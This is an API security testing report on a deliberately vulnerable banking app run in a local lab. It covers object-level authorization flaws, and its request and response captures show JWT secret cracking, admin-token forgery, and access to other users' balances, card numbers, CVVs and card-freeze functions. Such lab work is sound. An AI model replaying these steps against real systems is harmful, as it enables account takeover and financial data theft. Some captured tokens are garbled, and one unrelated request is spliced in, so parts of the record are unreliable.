

Vulnerable bank- API Security Testing Report

Tester: Blessing Isaiah

Report Date: December 05, 2025

Environment

The assessment was performed on a local deployment of the Vulnerable Bank application running inside a docker environment on the host machine.

The web interface was reachable at **127.0.0.1:5000** over HTTP.

BurpSuite to listen on port **8080** for request interception and analysis.

Executive Summary

Objective

In this report, I will be exploiting the APIs in Vulnerable Bank web application.

The goal is to review the API behavior in a controlled environment, identify weaknesses, and document realistic attack paths and their associated risks.

Methodology

The assessment followed a white-box testing method after gaining an understanding of the API structure.

Testing Approach

The workflow included the following stages:

1. Environment Setup and Proxy Configuration

BurpSuite was configured to intercept traffic from the running instance.

2. Traffic Capture and Reconnaissance

Baseline requests and responses were analyzed to understand default behavior.

3. Manual Specification Enhancement

Observed patterns were used to adjust and manipulate URLs to simulate attack scenarios.

4. Endpoint Testing and Fuzzing

Targeted requests were sent to evaluate:

- Broken Object Level Authorization (BOLA)
- Broken Authentication
- Broken Object Property Level Authorization
- Improper Inventory Management

5. Documentation and Evidence Collection

Every step was recorded, including screenshots, logs, and proof-of-concept details.

Standards Followed

The assessment was aligned with:

- OWASP API Security Top 10 (2023)
- CVSS v4.0 risk scoring
- GDPR, PCI DSS, and NIST 800-53 compliance guidelines

Major Tools Used

- **Recon and scanning tools:** GitHub, Swagger
- **Proxy tools:** BurpSuite Pro, Firefox
- **API testing tools:** Burp Repeater, xJWT.io
- **Environment tools:** Kali Linux, VirtualBox, docker

In Scope

- Local Vulnerable bank application running on the Kali VM
- HTTP traffic captured with BurpSuite
- API documentation

Out of Scope

- Any external or production systems
- Activities outside the controlled lab environment
- Destructive actions or data extraction to external servers

Findings: chronological (OWASP mapping, description, evidence, impact, remediation)

Finding 1: Broken Object Level Authorization (BOLA)

OWASP Mapping

OWASP API3 – Broken Object Level Authorization (2023)

The API exposes object identifiers and fails to validate whether the requester is authorized to access the referenced objects.

Description

The API does not enforce object-level access checks.

A non-privileged user can retrieve sensitive information belonging to another user by modifying object identifiers such as **account numbers** or **card IDs** in the URL.

The backend trusts user-supplied identifiers without verifying ownership.

This allows one authenticated user (User A) to access the transaction history, balance information, and account data of another user (User B).

Evidence / Proof of Concept

BOLA Scenario 1 – Unauthorized access to another user's transaction history

Steps performed:

- Register two new accounts (User A and User B) to obtain their account numbers.

The screenshot shows the Burp Suite Professional interface. The top navigation bar includes Burp, Project, Intruder, Repeater, View, Help, Dashboard, Target, Proxy, Intruder, Repeater (which is underlined), Collaborator, Sequencer, Decoder, Comparer, and Logger. Below the navigation is a toolbar with tabs for 1, 2, and +, followed by Send, Cancel, and navigation buttons. The main area has tabs for Request and Response, with Request selected. Under Request, there are Pretty, Raw, and Hex tabs, and a JSON tab. The Pretty tab displays the following POST request:

```
1 POST /login HTTP/1.1
2 Host: 172.18.0.3:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://172.18.0.3:5000/login
8 Content-Type: application/json
9 Content-Length: 39
10 Origin: http://172.18.0.3:5000
11 Connection: keep-alive
12 Priority: u=0
13
14 {
    "username": "tester",
    "password": "1234"
}
```

The Response tab is also visible, showing a JSON response with the following content:

```
1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Content-Length: 480
4 Set-Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjo0LCJlc2VybmFtZSI6InRlc3RlciiIsImlzX2FkbWluIjpmYWxzZSwiaWF0IjoxNzY0ODAwMDIyfQ.zuz5LC5i7enhKty1XUKfZo
g4STgeSwInEhzbnbAkQzQ; HttpOnly; Path=/
5 Access-Control-Allow-Origin: http://172.18.0.3:5000
6 Vary: Origin
7 Server: Werkzeug/2.0.1 Python/3.9.25
8 Date: Wed, 03 Dec 2025 22:13:42 GMT
9
10 {
    "accountNumber": "0702492741",
    "debug_info": {
11         "account_number": "0702492741",
12         "is_admin": false,
13         "login_time": "2025-12-03 22:13:42.041810",
14         "user_id": 4,
15         "username": "tester"
16     }
17 }
```

```

1 POST /login HTTP/1.1
2 Host: 172.18.0.3:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://172.18.0.3:5000/login
8 Content-Type: application/json
9 Content-Length: 41
10 Origin: http://172.18.0.3:5000
11 Connection: keep-alive
12 Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjo0LCJlc2VybmFtZSI6InRlc3RlciiIsImlzX2FkbWluIjpmYWxzZSwiaWF0IjoxNzY00TMSMjM4fQ.7esbKTbSdNEx0xSDRq_-BHRF6ijAavakKjxWXA0of8
13 Priority:
14
15 {
16     "username": "tester2",
17     "password": "12345"
18 }

```

- Log in as User B and make a transaction to User A. Making it easy to get User A's account number.
This gives User B both account numbers for testing.

```

1 POST /transfer HTTP/1.1
2 Host: 172.18.0.3:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://172.18.0.3:5000/dashboard
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjo0LCJlc2VybmFtZSI6InRlc3RlciiIsImlzX2FkbWluIjpmYWxzZSwiaWF0IjoxNzY00TMSMjM4fQ.7esbKTbSdNEx0xSDRq_-BHRF6ijAavakKjxWXA0of8
9 Content-Type: application/json
10 Content-Length: 68
11 Origin: http://172.18.0.3:5000
12 Connection: keep-alive
13 Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjo0LCJlc2VybmFtZSI6InRlc3RlciiIsImlzX2FkbWluIjpmYWxzZSwiaWF0IjoxNzY00TMSMjM4fQ.7esbKTbSdNEx0xSDRq_-BHRF6ijAavakKjxWXA0of8
14 u=0
15
16 {
17     "to_account": "0702492741",
18     "amount": "200",
19     "description": "Testing"
20 }

```

```

1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Content-Length: 87
4 Access-Control-Allow-Origin: http://172.18.0.3:5000
5 Vary: Origin
6 Server: Werkzeug/2.0.1 Python/3.9.25
7 Date: Fri, 05 Dec 2025 21:39:36 GMT
8
9 {
10     "message": "Transfer Completed",
11     "new_balance": 400.0,
12     "status": "success"
13 }
14

```

- While logged in as User B, request the transaction history via: **GET /transactions/{account_number}**

```

Send | Cancel | < | > | ▾ | Target: http://172.18.0.3:5000 | HTTP
Request Response
Pretty Raw Hex JSON Web Token JSON Web Tokens
1 GET /transactions/940477587 HTTP/1.1
2 Host: 172.18.0.3:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://172.18.0.3:5000/dashboard
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjoiLCJlc2VybmtZSI6InRlc3RlciiSImlzX2FkbWluIjpmYWxzZSwiaWF0IjoxNzY00TM5MjM4FQ.7esbKTbSdNEoXsDRq_-BHRF6ijAavakKjxWXAV0of8
9 Connection: keep-alive
10 Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjoiLCJlc2VybmtZSI6InRlc3RlciiSImlzX2FkbWluIjpmYWxzZSwiaWF0IjoxNzY00TM5MjM4FQ.7esbKTbSdNEoXsDRq_-BHRF6ijAavakKjxWXAV0of8
11 Priority: u=4
12
13

```

```

Send | Cancel | < | > | ▾ | Target: http://172.18.0.3:5000 | HTTP
Request Response
Pretty Raw Hex Render
1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Content-Length: 602
4 Access-Control-Allow-Origin: *
5 Server: Werkzeug/2.0.1 Python/3.9.25
6 Date: Fri, 05 Dec 2025 22:48:29 GMT
7
8 {
9     "account_number": "940477587",
10    "server_time": "2025-12-05 22:48:29.978469",
11    "status": "success",
12    "transactions": [
13        {
14            "amount": 200.0,
15            "description": "testing",
16            "from_account": "940477587",
17            "id": 5,
18            "timestamp": "2025-12-05 21:41:21.669897",
19            "to_account": "0702492741",

```

- Replace User B's account number with User A's account number in the URL.

```

Send | Cancel | < | > | ▾ | Target: http://172.18.0.3:5000 | HTTP
Request Response
Pretty Raw Hex JSON Web Token JSON Web Tokens
1 GET /transactions/0702492741 HTTP/1.1
2 Host: 172.18.0.3:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://172.18.0.3:5000/dashboard
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjoiLCJlc2VybmtZSI6InRlc3RlciiSImlzX2FkbWluIjpmYWxzZSwiaWF0IjoxNzY00TM5MjM4FQ.7esbKTbSdNEoXsDRq_-BHRF6ijAavakKjxWXAV0of8
9 Connection: keep-alive
10 Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjoiLCJlc2VybmtZSI6InRlc3RlciiSImlzX2FkbWluIjpmYWxzZSwiaWF0IjoxNzY00TM5MjM4FQ.7esbKTbSdNEoXsDRq_-BHRF6ijAavakKjxWXAV0of8
11 Priority: u=4
12
13

```

- Here User A can see the transactions history of user B as long as they have account number

1 x 2 x 4 x 5 x 6 x 7 x 8 x 11 x 13 x 14 x 15 x 16 x 17 x +

Send Cancel < | > |

Request **Response**

Pretty Raw Hex Render

```

1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Content-Length: 1067
4 Access-Control-Allow-Origin: *
5 Server: Werkzeug/2.0.1 Python/3.9.25
6 Date: Fri, 05 Dec 2025 22:51:02 GMT
7
8 {
9     "account_number": "0702492741",
10    "server_time": "2025-12-05 22:51:02.937073",
11    "status": "success",
12    "transactions": [
13        {
14            "amount": 200.0,
15            "description": "testing",
16            "from_account": "9404777587",
17            "id": 5,
18            "timestamp": "2025-12-05 21:41:21.669897",
19            "to_account": "0702492741",
20        }
21    ]
22 }
```

Learn JWT Editor JSON Web Tokens

1 x 2 x 4 x 5 x 6 x 7 x 8 x 11 x 13 x 14 x 15 x 16 x 17 x +

Send Cancel < | > | Target: http://172.18.0.3:5000

Request **Response**

Pretty Raw Hex Render

```

13 {
14     "amount": 200.0,
15     "description": "testing",
16     "from_account": "9404777587",
17     "id": 5,
18     "timestamp": "2025-12-05 21:41:21.669897",
19     "to_account": "0702492741",
20     "type": "transfer"
21 },
22 {
23     "amount": 200.0,
24     "description": "Testing",
25     "from_account": "0702492741",
26     "id": 4,
27     "timestamp": "2025-12-05 21:39:36.442187",
28     "to_account": "0702492741",
29     "type": "transfer"
30 },
31 }
```

BOLA Scenario 2 – Unauthorized access to another user's account balance

- Stay logged in as User A (token unchanged).
- Request balance information using: **GET /check_balance/{account_number}**

Request Response

Pretty Raw Hex JSON Web Token JSON Web Tokens

1 GET /check_balance/0702492741 HTTP/1.1
2 Host: 172.18.0.3:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: */*
5 Accept-Language: en-US, en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://172.18.0.3:5000/dashboard
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjo0LCJ1c2VybmcFtZSI6InRlc3RlciiIsImlzX2FkbWluIjpmYWxzZSwiaWF0IjoxNzY1MDYyNTI5fQ.7w_iNqtGBF4gxMHSfAP-oj6L2y0zhHqyYTAMWh_gh-I
9 Connection: keep-alive
10 Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjo0LCJ1c2VybmcFtZSI6InRlc3RlciiIsImlzX2FkbWluIjpmYWxzZSwiaWF0IjoxNzY1MDYyNTI5fQ.7w_iNqtGBF4gxMHSfAP-oj6L2y0zhHqyYTAMWh_gh-I
11 Priority: ue4
12
13

The screenshot shows a user interface for sending requests. At the top, there are buttons for "Send", "Cancel", and navigation arrows. Below that, tabs for "Request" and "Response" are visible, with "Response" being the active tab. Under the tabs, there are buttons for "Pretty", "Raw", "Hex", and "Render". The main area displays a JSON response with line numbers from 1 to 14. The response is as follows:

```
1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Content-Length: 107
4 Access-Control-Allow-Origin: *
5 Server: Werkzeug/2.0.1 Python/3.9.25
6 Date: Sun, 07 Dec 2025 04:58:01 GMT
7
8 {
9     "account_number": "0702492741",
10    "balance": 700.0,
11    "status": "success",
12    "username": "tester"
13 }
14
```

- Replace User A's account number with User B's account number.

The screenshot shows a user interface for sending requests. At the top, there are buttons for "Send", "Cancel", and navigation arrows. Below that, tabs for "Request" and "Response" are visible, with "Request" being the active tab. Under the tabs, there are buttons for "Pretty", "Raw", "Hex", "JSON Web Token", and "JSON Web Tokens". The main area displays a JSON request with line numbers from 1 to 13. The request is as follows:

```
1 GET /check_balance/9404777587 HTTP/1.1
2 Host: 172.18.0.3:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://172.18.0.3:5000/dashboard
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjo0LCJlc2VybmcFZSI6InRlc3RlciiIsImlzX2FkbWluIjpmYWxzZSwiaWF0IjoxNzY1MDYyNTI5fQ.7w_iNqtGBF4gxMHSfAP-oj6L2y0zhHqyYTAMWh_gh-I
9 Connection: keep-alive
10 Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjo0LCJlc2VybmcFZSI6InRlc3RlciiIsImlzX2FkbWluIjpmYWxzZSwiaWF0IjoxNzY1MDYyNTI5fQ.7w_iNqtGBF4gxMHSfAP-oj6L2y0zhHqyYTAMWh_gh-I
11 Priority: ue
12
13
```

Result:

User A receives **User B's account balance**, exposing sensitive financial information.

The screenshot shows a user interface for sending requests. At the top, there are buttons for "Send", "Cancel", and navigation arrows. Below that, tabs for "Request" and "Response" are visible, with "Response" being the active tab. Under the tabs, there are buttons for "Pretty", "Raw", "Hex", and "Render". The main area displays a JSON response with line numbers from 1 to 14. The response is as follows:

```
1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Content-Length: 108
4 Access-Control-Allow-Origin: *
5 Server: Werkzeug/2.0.1 Python/3.9.25
6 Date: Sun, 07 Dec 2025 05:00:01 GMT
7
8 {
9     "account_number": "9404777587",
10    "balance": 600.0,
11    "status": "success",
12    "username": "tester2"
13 }
14
```

Impact

This vulnerability allows **full horizontal privilege escalation** across the banking API.

An attacker can:

- Access any user's transaction history
- View any user's balance
- Enumerate valid account numbers
- Build large-scale financial data extraction attacks
- Combine BOLA with automation for mass harvesting
- Assist social engineering attacks (knowing exact balances, transfers, patterns)

In a financial application, BOLA represents a **critical severity** issue with immediate exploitation potential. It violates basic authorization principles and can lead to severe privacy, financial, and regulatory consequences.

Remediation

To fix BOLA, enforce strict object-level authorization:

1. Validate object ownership server-side

Before returning any account data, ensure that:

- The authenticated user owns the object being requested
- The object belongs to the user ID inside the token

2. Never rely solely on client-submitted identifiers

Object IDs must always be validated against the authenticated user's identity.

3. Use internal identifiers

Map public IDs to internal user-bound IDs to prevent enumeration attacks.

4. Implement centralized access control policies

Use an authorization middleware to enforce consistent checks across endpoints.

5. Add rate limits and anomaly detection

To prevent enumeration of account numbers.

Findings 2 – Multi-Stage Chain Attack (Broken Authentication → BOPLA → BOLA → Improper Inventory Management)

Overview

The API contains a compounded security failure where several vulnerabilities chain together. The most critical weakness is **BOPLA (Broken Object Property Level Authorization)** because the backend trusts sensitive properties provided by the user in the JSON Web Token (JWT) payload.

Due to weak JWT protection and missing authorization checks on private object properties, an attacker can obtain admin privileges, generate valid admin tokens, and access sensitive card data that belongs to other users.


Chain Breakdown:

1. Broken Authentication – Weak JWT Signature

The JSON Web Token uses a weak or guessable signing secret.

This allows an attacker to:

- Here the current user create a new virtual card for their self



The screenshot shows the jwt.io debugger interface. The top navigation bar includes 'Learn', 'JWT Editor', and 'JSON Web Tokens'. Below the navigation is a toolbar with 'Send' (orange), a gear icon, 'Cancel', and navigation arrows. The main area has tabs for 'Request' (selected) and 'Response'. Under 'Request', there are tabs for 'Pretty', 'Raw', 'Hex', 'JSON Web Token', and 'JSON Web Tokens'. The 'Pretty' tab displays the following POST request:

```
1 POST /api/virtual-cards/create HTTP/1.1
2 Host: 172.18.0.3:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://172.18.0.3:5000/dashboard
8 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjoiLCJlc2Vybmc6ZSI6InRlc3RlciiIsImlzX2FkbWluIjpmyWxzzSwiaWF0IjoxNzY1MDYyNTI5fQ.7w_iNqtGBF4gxMHSfAP-oj
6L2y0zhHqyYTAMWh_gh-I
9 Content-Type: application/json
10 Content-Length: 43
11 Origin: http://172.18.0.3:5000
12 Connection: keep-alive
13 Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjoiLCJlc2Vybmc6ZSI6InRlc3RlciiIsImlzX2FkbWluIjpmyWxzzSwiaWF0IjoxNzY1MDYyNTI5fQ.7w_iNqtGBF4gxMHSfAP-oj
6L2y0zhHqyYTAMWh_gh-I
14 Priority: u=0
15
```

Below the code editor are icons for help, settings, and navigation, along with a search bar and a '0 highlights' indicator.

The user decide to check if the token secret can be cracked using XJWT.io

The screenshot shows the jwt.io interface. On the left, under 'ENCODED VALUE', a long string of characters is displayed, representing a JWT token. Below this, a green bar indicates it is a 'Valid Signed JWT'. On the right, under 'DECODED HEADER' and 'ALGORITHM & TOKEN TYPE', it shows 'typ: JWT' and 'alg: HS256'. Under 'DECODED PAYLOAD' and 'DATA', it shows a JSON object with 'user_id: 5' and 'username: "tester2"'. A green box at the bottom right says 'Valid JSON'.

2. BOPLA – Modifying Sensitive Authorization Properties (admin flag)

Turns out the JWT is using weak signature algorithm and admin status is available on the payload making it easy for the current user to quickly generate a new token

The `is_admin` property is entirely trust-based.

There is no server-side validation or role verification.

This makes it a classic BOPLA issue because the application relies on user-controlled object properties to make authorization decisions.

The modified token successfully grants admin access.

JSON

CLAIMS TABLE

```
{  
  "user_id": 4,  
  "username": "tester",  
  "is_admin": true,  
  "iat": 1765062529  
}
```

Valid JSON

JWT SIGNATURE VERIFICATION (OPTIONAL)

Enter the secret used to sign the JWT:

secret123



Token automatically signed! Ready to verify.

Verify Signature

Generate Token

0 Privacy Protected & Revokable Auto-Signing

The new token is then used to view all virtual card details which also make the system vulnerable to BOLA (change of token) and BOPLA (Excessive data exposure)

Request	Response
Pretty	Raw
Hex	JSON Web Token
JSON Web Tokens	

```
1 GET /api/virtual-cards HTTP/1.1  
2 Host: 172.18.0.3:5000  
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0  
4 Accept: */*  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate, br  
7 Referer: http://172.18.0.3:5000/dashboard  
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIj0oLCJlc2VybmbFtZSI6InRlc3RlciiIsImlzX2FkbWluIjp0cnVlLCJpYXQiOjE3NjUwNjI1MjI9.Ji-16AVbfeL-1PMcXdluPSJC70SgG-wFILvJhIZgo7s  
9 Content-Type: application/json  
10 Content-Length: 0  
11 Origin: http://172.18.0.3:5000  
12 Connection:keep-alive  
13 Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIj0oLCJlc2VybmbFtZSI6InRlc3RlciiIsImlzX2FkbWluIjp0cnVlLCJpYXQiOjE3NjUwNjI1MjI9.Ji-16AVbfeL-1PMcXdluPSJC70SgG-wFILvJhIZgo7s  
14 Priority: u=0  
15
```

```

1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Content-Length: 1711
4 Access-Control-Allow-Origin: http://172.18.0.3:5000
5 Vary: Origin
6 Server: Werkzeug/2.0.1 Python/3.9.25
7 Date: Sat, 06 Dec 2025 23:38:34 GMT
8
9 {
10   "cards": [
11     {
12       "balance": 0.0,
13       "card_number": "1715875869546517",
14       "card_type": "premium",
15       "created_at": "2025-12-06 23:10:13.727161",
16       "cvv": "208",
17       "expiry_date": "12/26",
18       "id": 2,
19       "is_active": true,

```

```

28   "created_at": "2025-12-06 23:10:27.022634",
29   "cvv": "971",
30   "expiry_date": "12/26",
31   "id": 3,
32   "is_active": true,
33   "is_frozen": false,
34   "last_used_at": null,
35   "limit": 1000.0
36 },
37 {
38   "balance": 0.0,
39   "card_number": "1761744981890768",
40   "card_type": "standard",
41   "created_at": "2025-12-06 23:10:42.111969",
42   "cvv": "652",
43   "expiry_date": "12/26",
44   "id": 4,
45   "is_active": true,
46   "is_frozen": false

```

3. BOLA – Accessing Other Users' Virtual Card Details

Once all the information about card details is been seen the **card_ID** the attack use it to freeze the cards by changing the ID on the URL: **POST /api/virtual-cards/{card_ID}/toggle-freeze**

```

Pretty Raw Hex JSON Web Token JSON Web Tokens
1 POST /api/virtual-cards/1/toggle-freeze HTTP/1.1
2 Host: 172.18.0.3:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://172.18.0.3:5000/dashboard
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VYX2lkIjoiLCJ1c2VybmFtZSI6InRlc3RlciiIsImlzX2FkbWluIjp0cnVLC0pYXQiOjE3NjUwNjI1MjI9.Ji-16AVbfeL-1PMcXdluPSJC
70SgG-wFLlvjhIZgo7s
9 Content-Type: application/json
0 Content-Length: 0
1 Origin: http://172.18.0.3:5000
2 Connection: keep-alive
3 Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VYX2lkIjoiLCJ1c2VybmFtZSI6InRlc3RlciiIsImlzX2FkbWluIjp0cnVLC0pYXQiOjE3NjUwNjI1MjI9.Ji-16AVbfeL-1PMcXdluPSJC
70SgG-wFLlvjhIZgo7s
4 Priority: u=0
5

```

Send Cancel < | > |

Request Response

Pretty Raw Hex

```
1 GET /books/v1/bookTitle30 HTTP/1.1
2 Accept: application/json
3 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOiJE3NjM4NTgyMjMwImlhdcIGMTc2Mzg1MjYMywic3ViIjoiSGFja2VyYmVlIn0.vjzIlRXg7s2VuzfGLkI4EEMKBZHGl0s7bUEU9qLPP1
4 User-Agent: PostmanRuntime/7.49.1
5 Cache-Control: no-cache
6 Postman-Token: 88f37d02-e7ac-44b3-a1c7-9d3d933932b
7 Host: 127.0.0.1:5000
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
```

Send Cancel < | > |

Request Response

Pretty Raw Hex JSON Web Token JSON Web Tokens

```
1 POST /api/virtual-cards/2/toggle-freeze HTTP/1.1
2 Host: 172.18.0.3:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://172.18.0.3:5000/dashboard
8 Authorization: Bearer
9 eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIj0oLCJlc2VybmbFtZSI6InRlc3RlciiSImlzX2FkbWluIjp0cnVLLCj0YXQiojE3NjUwNjIIMjl9.Ji-16AVbfeL-1PMcXd1uPSJC
70SgG-wF1LvJhIZgo7s
10 Content-Type: application/json
11 Content-Length: 0
12 Origin: http://172.18.0.3:5000
13 Connection: keep-alive
14 Cookie: token=
15 eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIj0oLCJlc2VybmbFtZSI6InRlc3RlciiSImlzX2FkbWluIjp0cnVLLCj0YXQiojE3NjUwNjIIMjl9.Ji-16AVbfeL-1PMcXd1uPSJC
70SgG-wF1LvJhIZgo7s
16 Priority: u=0
17
```

Send Cancel < | > |

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Content-Length: 68
4 Access-Control-Allow-Origin: http://172.18.0.3:5000
5 Vary: Origin
6 Server: Werkzeug/2.0.1 Python/3.9.25
7 Date: Sat, 06 Dec 2025 23:51:19 GMT
8
9 {
10   "message": "Card frozen successfully",
11   "status": "success"
12 }
13
```

- Attack can also view available transactions details on each cards by editing the URL: **GET /api/virtual-cards/{card-id}/transactions**

```
I × +
Send ⚙ Cancel < | ▾ > | ▾
Request Response
Pretty Raw Hex JSON Web Token JSON Web Tokens
1 GET /api/virtual-cards/1/transactions HTTP/1.1
2 Host: 172.18.0.3:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://172.18.0.3:5000/dashboard
8 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjo0LCJlc2VybmcFtZSI6InRlc3RlcIIsImIzX2FkbWluIjp0cnVLLCJpYXQiOjE3NjUwNjI1Mj9.eyJ1-16AVbfeL-1PMcXd1uPSJC
70SgG-wFlvJhIZgo7s
9 Content-Type: application/json
10 Content-Length: 0
11 Origin: http://172.18.0.3:5000
12 Connection: keep-alive
13 Cookie: token=
